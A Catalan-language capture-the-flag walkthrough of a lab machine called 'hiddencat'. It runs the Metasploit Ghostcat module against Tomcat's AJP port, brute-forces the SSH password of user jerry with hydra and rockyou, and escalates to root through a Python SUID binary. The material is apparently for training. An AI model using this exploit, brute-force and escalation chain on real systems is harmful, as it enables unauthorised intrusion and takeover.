


Maquina hiddencat

Aquesta màquina consisteix a aprofitar una vulnerabilitat ja coneguda, en el meu cas faré servir metasploit per automatitzar la tasca i amb l'usuari obtingut vulnerar el port 22 amb força bruta a través de hydra.

En aquest manual em salto la part habitual de les captures de ping i nmap, els ports visibles son el 22, el 8009 i el 8080, en el 8009, no trovem res si fem un IP+port. En canvi si obrim el port 8080 amb la ip ens sortirà alguna cosa.

```
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 4d:8d:56:7f:47:95:da:d9:a4:bb:bc:3e:f1:56:93:d5 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDJi0a0gTTZC2nVNkPjJedCdXEeEYnMU3E4m8jXRL6691mf3z0B
KPh20DBCksLWp1/14hWAHVuieWzNbWwWtnhmjW6YkGyfH5mYrmDtnrWqcAkVGgb/d/zK9VKSM2XPEFNCRN3xwieLDp
YzMsxjU6dDSlGu9xYMQzBuKX5xxuosmvRQvKRU68RALkT+jt4Wgb0vLpFHDHspy9f169WXJBy903TMHmgTLmg3SHb/
QcRvNge4auUzjsRBX3Lib90FU7YfgRYworGHhAcsUX26I5kn9ymQ2/NYvDXl61vbFDCrjppf2/22B4Xj/Ussu0+Mob
mTFKmqHqm2K/Lh+p88sXu/
|   256 8d:82:e6:7d:fb:1c:08:89:06:11:5b:fd:a8:08:1e:72 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0/++1rLDUy5L2ug
oGoHz/zfvPPdwSZjabzCi8ArUAiVg62Uinj0i07q8MbjNFHuBj5c4Kj+uroM8KuZoEh153w=
|   256 1e:eb:63:bd:b9:87:72:43:49:6c:76:e1:45:69:ca:75 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIApEpyRx1JVtGnB10BAEBE7uiZbusXQIDieBTotM3dp7
8009/tcp open  ajp13    syn-ack ttl 64 Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http     syn-ack ttl 64 Apache Tomcat 9.0.30
```



Els 3 botons de la esquerra no porten a cap lloc, ja que ho tenim tot bloquejat per culpa dels permissos. Així que hem de buscar la vulnerabilitat en msfconsole, per a veure com passar la seguretat. He fet abans de res un fuzzing web amb gobuster, pero no he trobat tampoc cap cosa del meu interès i per això no adjunto captura del gobuster.

`msfconsole` per obrir el terminal de hackeig. Seguidament la comanda a realitzar es un search

```
msf6 > search 2020-1938
```

`use 0`

`set RHOST 172.17.0.2`

l'usuari a crackejar es jerry, encara que la primera era en majúscula, el seu usuari és tot minúscula.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 172.17.0.2
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat, Jerry ;)
  </description>

</web-app>
```

```
(jk@KALILINUX-JK)-[~]
$ sudo hydra -l jerry -P /home/jk/Downloads/rockyou.txt ssh://172.17.0.2
[sudo] password for jk:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military c

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-13 14:33:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344395 login tries (l:1/p:14344395)
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: jerry password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-13 14:33:49
```

```
(jk@KALILINUX-JK)-[~]
$ ssh jerry@172.17.0.2
```

amb sudo -l no trobem res així que busquem binaris.

Aquí sí que el trobarem i Python que és un SUID vulnerable, el vulnerem a través de comandes en GTFOBINS

```
not found  
find / -perm -4000 2>/dev/null
```

```
/usr/bin/perl5.28.1  
/usr/bin/chsh  
/usr/bin/python3.7m  
/usr/bin/python3.7  
jerry@860263141df7:~$
```

```
jerry@860263141df7:~$ /usr/bin/python3.7 -c 'import os; os.execl("/bin/sh",  
"sh", "-p")'  
# whoami  
root  
#
```